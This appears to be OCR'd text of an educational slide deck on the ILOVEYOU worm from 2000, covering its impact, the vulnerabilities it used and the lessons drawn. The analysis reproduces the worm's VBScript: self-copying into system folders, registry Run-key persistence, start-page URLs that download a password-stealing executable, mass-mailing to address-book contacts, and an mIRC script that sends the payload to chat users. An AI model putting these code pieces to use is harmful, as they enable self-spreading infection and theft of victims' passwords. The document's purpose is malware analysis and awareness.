
Function

It's a worm that steals other user's password and destroy file systems.

Impact

- Infected over ten million Windows personal computers (10% of all computers connected to the Internet) on and after May 5, 2000
- Caused about $5.5 billion in damage

Malware



Different Kinds of Malware

Malware

Backdoor: Allow a remote party to gain access to the computer

Adware: Display unwanted advertisement

Ransomware: Block user's data until a ransom is paid.

Rootkits: Obtain root privileges to compromise the computer

Spyware: gather information about the user and send it to attacker

Trojans: Pretend to do something useful, but mask malicious behaviors

Viruses: Propagate to different computers. Needs to be triggered by a user

Worms: Propagate to different computers without user intervention

Crimeware: designed specifically to automate cybercrime

ILOVEYOU (How?)

Standard Functionalities

Scripting Engine

Relied on the scripting engine system setting, which runs scripting language files such as .vbs files

Visual Basic Scripts

Took advantage of the default Visual Basic scripts in Outlook that were easy for users (and in this case, hackers) to access and run

Vulnerabilities


Hide File extensions

Exploited Windows mail feature which hides file extensions to disguise itself as a harmless text file with an inner fake .TXT extension (NAME.TXT.vbs)

Email Attachment execution

There was a bug in Windows 95 that would run code in email attachments when the user clicked on them

Execution




Victim receive email

Installation

Spread

Technical Analysis - main()



```
Sub main()
    On Error Resume Next
    Dim wscr, rr

    Set wscr = CreateObject("WScript.Shell")
    rr = wscr.RegRead("timeout/path")

    If (rr >= 1) Then
        wscr.RegWrite "timeout/path", 0, "REG_DWORD"
    End If

    Set dirwin = fso.GetSpecialFolder(0)
    Set dirsystem = fso.GetSpecialFolder(1)
    Set dirtemp = fso.GetSpecialFolder(2)
    Set c = fso.GetFile(WScript.ScriptFullName)

    c.Copy(dirsystem & "\MSKernel32.vbs")
    c.Copy(dirwin & "\Win32DLL.vbs")
    c.Copy(dirsystem & "\LOVE-LETTER-FOR-YOU.TXT.vbs")

    regruns()
    html()
    spreadtoemail()
    listadriv()
End Sub
```


Disable error handling

Create a shell and adjust timeout error, in case the system is slow to execute

Get the path of important folders such as windows, system and temp folder.
Then copy the script into these folder under different vbs file name.
*=> The script **duplicates** itself and **hides** it in multiple places in the system.*

Trigger other subroutines


regrun() - create and update special registry values



```
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32", dirsystem & "\MSKernel32.vbs"
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL", dirwin & "\Win32DLL.vbs"
```

Set the system to automatically run MSKernel32.vbs and Win32DLL.vbs (the duplicated files) on startup

regrun() - create and update special registry values



```
If (fileexist(dirsystem & "\WinFAT32.exe") = 1) Then
 Randomize
 num = Int((4 * Rnd) + 1)
 If num = 1 Then
   regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\StartPage",
   "http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
 ElseIf num = 2 Then
   regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\StartPage",
   "http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
 ElseIf num = 3 Then
   regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\StartPage",
   "http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"
 ElseIf num = 4 Then
   regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\StartPage","http://www.skyinet.net/~chu/
   sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe"
 End If
End If

If (fileexist(downread & "\WIN-BUGSFIX.exe") = 0) Then
 regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX", downread & "\WIN-BUGSFIX.exe"
 regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\StartPage", "about:blank"
End If
```


Check if file *WinFAT32.exe* exists

If not, ***overwrite the registry*** controlling the startpage of Internet Explorer to the 4 links so that it will **download *malicious executable*** named *WIN-BUGSFIX.exe* on startpage

Add *WIN-BUGSFIX.exe* to registry to ***run on startup*** and reset startpage of Internet Explorer

WIN-BUGSFIX.exe

- *WIN-BUGSFIX.exe* is a password stealing Trojan which will email cached passwords
- The Trojan next tries to find and delete the following keys:




```
Software\Microsoft\Windows\CurrentVersion\Policies\Network\HideSharePwds
Software\Microsoft\Windows\CurrentVersion\Policies\Network\DisablePwdCaching
.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Network\HideSharePwds
.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Network\DisablePwdCaching
```

- Next, Trojan will register a new window class that creates a hidden window named BAROK.
- After start up, when a counter reaches a certain value, the trojan will load *MPR.DLL* library, and calls the *WNetEnumCashedPasswords* function and send stolen RAS passwords and all cached Windows password to mailme@super.net.ph, the email address that belongs to Trojan's author
- It uses smtp.super.net.ph mail server to send email messages subjects "Barok... email.passwords.sender.trojan"

infectfiles() - run through file system and infect files

Entire file system will be damaged and overwritten with malicious code

spreadtoemail() - spreads the worm throughout all the victim's addresses in his address list




```
For ctrlists = 1 To mapi.AddressLists.Count
  Set a = mapi.AddressLists(ctrlists)

  If (int(a.AddressEntries.Count) > int(regv)) Then
    For ctrentries = 1 To a.AddressEntries.Count
      malead = a.AddressEntries(x)
      regad = ""
      regad = regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\" & malead )

      If (regad = "") Then
        Set male = out.CreateItem(0)

        male.Recipients.Add(malead)
        male.Subject = "ILOVEYOU"
        male.Body = vbcrlf & "kindly check the attached LOVELETTER coming from me."
        male.Attachments.Add(dirsystem & "\LOVE-LETTER-FOR-YOU.TXT.vbs")
        male.Send

        regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\" & malead, 1, "REG_DWORD"
      End If
```


Get the AddressLists by mapi

Create a new email with subject ILOVEYOU with vbs file attached and send

infectfiles() - run through file system and infect files



```
[script]
;mIRC Script
; Please dont edit this script... mIRC will corrupt, if mIRC will
; corrupt... WINDOWS will affect and will not run correctly. thanks
;
;Khaled Mardam-Bey
;http://www.mirc.com
;
n0=on 1:JOIN:#:{
n1=  /if ( $nick == $me ) { halt }
n2=  /.dcc send $nick system_folder\LOVE-LETTER-FOR-YOU.HTM
n3=}
```



Address: C:\WINDOWS\SYSTEM\LOVE-LETTER-FOR-

This HTML file need ActiveX Control

To Enable to read this HTML file
- Please press 'YES' button to Enable ActiveX

----z-------------------z----------

If the user appears to run mIRC (Internet Relay Chat) from that folder, the initialization script for that folder is set to send the web page created to any channel that the user joins => Spreading purpose

Why ILOVEYOU Worm effective

Social Engineering

It keeps propagate through victims' email address book

It could happen in various forms and every time when we are unaware

Lessons

1. Be aware that malicious software exists and can quickly spread across networks and devices

2. Only downloading files from reliable sources

3. Utilise anti-virus software to identify potential viruses

4. Don’t open email attachments from unknown sources

Thank You!